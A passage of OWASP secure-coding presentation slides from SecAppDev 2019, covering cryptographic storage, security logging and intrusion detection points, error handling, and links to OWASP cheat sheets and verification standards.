- Low level crypto -> well vetted libraries with key integration
- Keys in code or filesystem -> HSM -> Secrets Management

- **CAUTION**

- Protecting sensitive data at rest and in transit is painfully tough to build and maintain, especially for intranet infrastructure. Commit to long term plans to continually improve in this area. Consider enterprise class solutions here.

- **VERIFY**

- Bring in heavy-weight resources to verify your cryptographic implementations, especially at rest.

- **GUIDANCE**

- https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- <https://www.ssllabs.com/projects/documentation/>
- https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet

C9: Implement Security Logging and Monitoring

Tips for proper application security logging

- Use a common/standard logging approach to facilitate correlation and analysis
 - Logging framework : **SLF4J** with **Logback** or Apache **Log4j2**.
- Perform encoding on untrusted data : protection against Log injection attacks !
- Be careful about logging sensitive data
- Consider using a logging abstraction layer that allows you to log events with security metadata
- Work with incident response teams to ensure proper security logging
- At the very least log all authentication, access control and input validation failures.

App Layer Intrusion Detection : Detection Points Examples

- 🌀 Input validation failure server side when client side validation exists
- 🌀 Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
- 🌀 Forced browsing to common attack entry points
- 🌀 Honeypot URL (e.g. a fake path listed in robots.txt like e.g. /admin/secretlogin.jsp)

App Layer Intrusion Detection

Blatant SQLi or XSS injection attacks

**Blatant scanner payloads like **

Workflow sequence abuse

Further Study:

- SQLi/XSS Payloads from Libinjection
<https://github.com/client9/libinjection/tree/master/dataExploit>
- Tests from PHPID
<https://github.com/PHPIDS/PHPIDS/blob/master/tests/IDS/Tests/MonitorTest.php>
- FuzzDB
<https://github.com/fuzzdb-project/fuzzdb>
- OWASP AppSensor Attack Detection Points
https://www.owasp.org/index.php/AppSensor_DetectionPoints



- **CAUTION**

- Be sure developers and security teams work together to ensure good security logging.

- **VERIFY**

- Verify that proper security events are getting logged.

- **GUIDANCE**

- https://www.owasp.org/index.php/Category:OWASP_Logging_Project
- https://www.owasp.org/index.php/OWASP_Security_Logging_Project
- https://www.owasp.org/index.php/Logging_Cheat_Sheet

C10: Handle All Errors and Exceptions

Best practices

- Manage exceptions in a **centralized manner**.
- **Avoid duplicated try/catch** blocks in the code.
- Ensure that all **unexpected behaviors are correctly handled** inside the application.
- Ensure that error messages displayed to users do not leak **critical data**, but are still verbose enough to explain the issue to the user.
- Ensure that exceptions are logged in a way that gives enough information for Q/A, forensics or incident response teams to **understand the problem**.
- Consider the RESTful mechanism of using standard HTTP response codes for errors **instead of creating your own error code system**.

Conclusion

Develop Secure Code Proactively and Intentionally

- Use OWASP's Application Security Verification Standard as a guide to what an application needs to be secure
- <https://www.owasp.org/index.php/ASVS>
- Follow the best practices in OWASP's Cheatsheet Series
- https://www.owasp.org/index.php/Cheat_Sheets
- Use standard security components and security frameworks that are a fit for your organization

Continuously Review Your Applications for Security

- Ensure experts, tools and services review your applications continuously for security issues early in your lifecycle!
- Automate as much security review as you can and supplement that with expert review where needed
- Review your applications yourselves following OWASP Testing Guide
- https://www.owasp.org/index.php/Testing_Guide



OWASP

Open Web Application
Security Project

THANK YOU FOR BEING HERE

SecAppDev 2019